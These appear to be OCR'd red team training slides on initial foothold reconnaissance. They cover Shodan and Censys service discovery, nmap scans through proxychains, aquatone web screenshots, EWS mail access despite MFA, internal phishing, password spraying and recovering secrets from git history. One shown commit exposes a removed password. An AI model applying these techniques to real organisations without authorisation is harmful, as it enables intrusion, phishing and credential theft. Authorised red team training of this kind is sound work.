
Subject Alt Names	
DNS Name	*.facebook.com
DNS Name	*.facebook.net
DNS Name	*.fbcdn.net
DNS Name	*.fbsbx.com
DNS Name	*.m.facebook.com
DNS Name	*.messenger.com
DNS Name	*.xx.fbcdn.net
DNS Name	*.xy.fbcdn.net
DNS Name	*.xz.fbcdn.net
DNS Name	facebook.com
DNS Name	messenger.com

When targeting a company that performed several acquisitions, make sure that each acquired company is in scope

[illegible]

Initial Foothold

Shodan may reveal interesting service exposed



.201.47


```
\x04Host \'119.126.30.59\' is not allowed to connect to this MySQL server
```

Added on 2019-11-11 14:22:03 GMT

United States,

database

Version fingerprint is also useful to identify potentially vulnerable



TOP OPERATING SYSTEMS	
Linux 3.x	6
Linux 2.6.x	3
HP-UX 11.x	2
Windows 7 or 8	1

Initial Foothold

Censys.io also another Shodan like service but it is a bit more expensive

You can get shodan for about 5$ when they do their discount

Initial Foothold

Shodan may reveal other portals that can be used to access the internal network:

- Citrix portals
- OWA
- VPN
- F5 console
- Fortinet
- Cisco
- …

Always hunt for the latest publicly available exploit

Initial Foothold

Scanning the external subnet for most common port may be useful too.

Since the whole Internet is scanned several times a day, a light NMAP should remain undetected.

Make sure you are using the proxy system that was previously set up in the cloud not to expose your company's IP and reveal that you are performing a Red Team


```
nmap -Pn -sT -vvvv -oA scan 10.10.10.10/22 -p22,80,443,8080,8443
           |   |                                            |
  No ping -    - Full TCP connect                           - List of common web port
```

Initial Foothold

proxychains to tunnel your scan? You need to use a full TCP connect scan

```
proxychains -sT …
```


Don’t forget about your DNS in: /usr/lib/proxychains3/proxyresolv




```
# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.2.2.2}


if [ $# = 0 ] ; then
        echo "  usage:"
        echo "          proxyresolv <hostname> "
        exit
fi
```

Initial Foothold

Quick web enumeration. Instead of manually browsing each web application, the NMAP output can be used to perform web capture using aquatone (https://github.com/michenriksen/aquatone)



```
me@training:~/Desktop$ cat scan.xml | ./aquatone -nmap -out capture
aquatone v1.7.0 started at 2019-11-11T07:39:43-08:00

Targets     : 193
Threads     : 2
Ports       : 80, 443, 8000, 8080, 8443
Output dir : capture
```



```
Calculating page structures... done
Clustering similar pages... done
Generating HTML report... done

Writing session file...Time:
 - Started at  : 2019-11-11T07:39:43-08:00
 - Finished at : 2019-11-11T07:44:10-08:00
 - Duration    : 4m27s

Requests:
 - Successful : 37
 - Failed     : 156

 - 2xx : 31
 - 3xx : 0
 - 4xx : 6
 - 5xx : 0

Screenshots:
 - Successful : 37
 - Failed     : 0

Wrote HTML report to: capture/aquatone_report.html
```


Initial Foothold

Both amass and nmap results can be used to feed aquatone

```
cat nmap.xml | ./aquatone -nmap
cat output | ./aquatone
```

Sadly, aquatone is not really maintained anymore

Initial Foothold



https://mozilla.com/

Internet for people, not profit — Mozilla

200 OK CloudFlare Google Cloud Google Tag Manager


http://mozilla.com/

Internet for people, not profit — Mozilla

200 OK Google Cloud CloudFlare Google Tag Manager

Your life is your business. Not ours.
Live your life. Own your life.
View Details
Visit Page
View Details
Visit Page

Initial Foothold



Response Headers:

Header	Value
X-Xss-Protection	1; mode=block
Date	Mon, 11 Nov 2019 15:42:54 GMT
Server	Apache
Etag	"1321-5058a1e728280"
Accept-Ranges	bytes
X-Content-Type-Options	nosniff
Content-Type	text/html; charset=UTF-8
Retry-Count	0
Strict-Transport-Security	max-age=86400;
Last-Modified	Thu, 16 Oct 2014 13:20:58 GMT
Content-Length	4897
X-Frame-Options	SAMEORIGIN

Exercise

Run aquatone against the discovered IPs

Initial Foothold

From there, you may be able to quickly identify interesting portals and potential framework / application / services that can be exploited to gain access

Keep in mind that one of the predefined goals can include accessing one of the exposed portals. Once credentials are obtained, try to connect to the service from the external network

Services that rely on active directory for authentication can be used to perform password spraying

Initial Foothold

Quick wins when it comes to reconnaissance:

- Lync and Office can be used to leak the internal domain name and may expose authentication endpoint
- Exposed OWA can be used to access email through the EWS endpoint, even if MFA is enforced
- Send internal phishing with compromised credentials via EWS
- https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/b834ca28c5a8d392bd14e8e4e380d42c4a8fc318/Send-EWSEmail.ps1
- EWS endpoint is usually located at: https://your.target/EWS/Exchange.asmx
- Try to enumerate active directory through their exposed portal


Initial Foothold

Harvesting credentials and users

Query exposed data breach for email matching your target

Hunt code repositories online:

- Check commit message for guidance:
- Commit #13d8bd21a removing AWS key: you can check the commit and retrieve the key event if the branch doesn't show it anymore




US-CBP/GTAS

Removed password ...

originalname51 committed on Sep 20

Initial Foothold



Removed password

Removed password


master (#1418) v1.9.1 ... 1.8.1

originalname51 committed on Sep 20 Verified 1 parent 1e64556 commit 9ad09adfdf4ddfb9e19d9f380a9e0171cbeacf2c

Showing 1 changed file with 2 additions and 2 deletions.

```
4 .env
@@ -2,5 +2,5 @@ LOCAL_DRIVE_MAPPING_INPUT=./__data/gtas_in
   LOCAL_DRIVE_MAPPING_OUTPUT=./__data/gtas_out
   COMPOSE_PROJECT_NAME=es
   CERTS_DIR=/usr/share/elasticsearch/config/certificates
 - ELASTIC_PASSWORD=Pa$$word1
 - ES_PWD=Pa$$word1
 + ELASTIC_PASSWORD=
 + ES_PWD=
```

Initial Foothold

